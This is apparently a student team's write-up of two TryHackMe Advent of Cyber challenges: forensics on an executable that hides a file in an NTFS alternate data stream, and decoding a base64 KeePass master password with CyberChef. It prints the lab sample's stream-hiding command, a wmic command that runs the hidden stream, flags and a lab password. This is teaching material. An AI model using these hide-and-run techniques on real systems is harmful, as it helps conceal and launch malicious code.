PSP0201
Week 6
Writeup

Group name: SuiBian
Members:


ID	Name
1211101851	ANG ZHE JIE
1211103790	KOK YEW YAN
1211103039	OOI YI SIANG
1211104005	WONG CHUN RONG

Day 21 - [Blue Teaming] Time for some ELForens

Tools used: Remmina, Windows PowerShell

Solution/Walkthrough:

Question 1: First, open remmina and key in the server IP address, username, password and change the color depth to remote. When the window server had opened, open the Window PowerShell. Then navigate to the Documents folder and find the db file hash and get the code.



Question 2: Use the command get-filehash to get the MD5 file hash of the mysterious executable within the documents folder.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash
---------       ----
MD5             5F037501FB542AD2D9B06EB12AED09F0
```


Question 3: Then enter the command c:\Tools\strings64.exe -accepteula .\deebee.exe

Windows PowerShell

```
>;^P

PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula ./deebee.exe


Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
```

```
Using SSO to log in user...
Loading menu, standby...
HTHM{f6187e6cbeb1214139ef313e108cb6f9}
Get-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Pa
ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
<\V
WrapNonExceptionThrows
deebee
Copyright
  2020
$c8374a1e-384f-4cf2-b8c0-81f74ec36ab2
1.0.0.0
.NETFramework,Version=v4.0
FrameworkDisplayName
.NET Framework 4
RSDS
*ff
```

Question 4: Use the command given in the instructions from TryHackMe to view ADS and use command wmic process call create $(Resolve-Path .\file.exe:streamname).



Thought Process/Methodology:


First we open the remmina and create a new connection profile. After entering the username and password, we successfully entered the machine. Next opened a Powershell and go to the Documents and find the db file hash to get the code. Then, open the power shell in the computer and go into the documents next enter dir then use command Get-FileHash -Algorithm MD5 .\deebee.exe to get the code. Next is the command c:\Tools\strings64.exe -accepteula .\deebee.exe to get the third answer. And last use the command wmic process call create $(Resolve-Path .\file.exe:streamname).


Day 22: Elf McEager becomes CyberElf


Tools used: Remmina, Google Chrome, cyberchef


Solution/walkthrough:


Question 1: After connecting to the VPN, open the remmina and key in the IP address, username, password and select the right one in color depth. Connect it after accepting the certificate. Then, double-click the file and open KeePass. It will require a Master Password. After key in the Master Password, it will show you it is an invalid password. Then, open cyberchef on Google Chrome to copy the file name and paste it on input by selecting 'magic' on the recipe.







Quick Connect
Quick Connect
Recycle Bin
Open Database - Private.kdbx
Enter Master Key
Master Password:
Key File:
(None)
Windows User Account
Help
OK
Cancel



Quick Connect
Quick Connect
Recycle Bin
KeePass
Failed to load the specified file!
The composite key is invalid!
Make sure the composite key is correct and try again.
OK



gchq.github.io
Magic - CyberChef
Download CyberChef
Last build: 15 days ago
Options
About / Support
Operations
magic
Magic
Image Brightness / Contrast
Detect File Type
Scan for Embedded Files
Favourites
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Language
Utils
Date / Time
Extractors
Compression
Hashing
Code tidy
Recipe
Magic
Depth
3
Intensive mode
Extensive language support
Crib (known plaintext string or regex)
STEP
BAKE!
Auto Bake
Input
length: 24
lines: 1
dGhlZ3JpbmNod2FzaGVyZQ==
Output
time: 33ms
length: 21543
lines: 794
Recipe (click to load)
Result snippet
Properties
From_Base64('A-Za-z0-9+/=',true,false)
thegrinchwashere
Possible languages:
English
German
Dutch
Indonesian
Matching ops: From Base64, From Base85
Valid UTF8
Entropy: 3.28
From_Base64('A-Za-z0-9+\\-=',true,false)
thegrinchwashere
Possible languages:
English
German
Dutch
Indonesian
Matching ops: From Base64,


Question 2: The encoding method listed as the 'Matching ops' is Base64.



Question 3: After entering the KeePass, select Network to view the Elf server. Just double-click to see the details, unhide the password and copy it. Paste it on cyberchef by choosing another recipe which is From Hex.

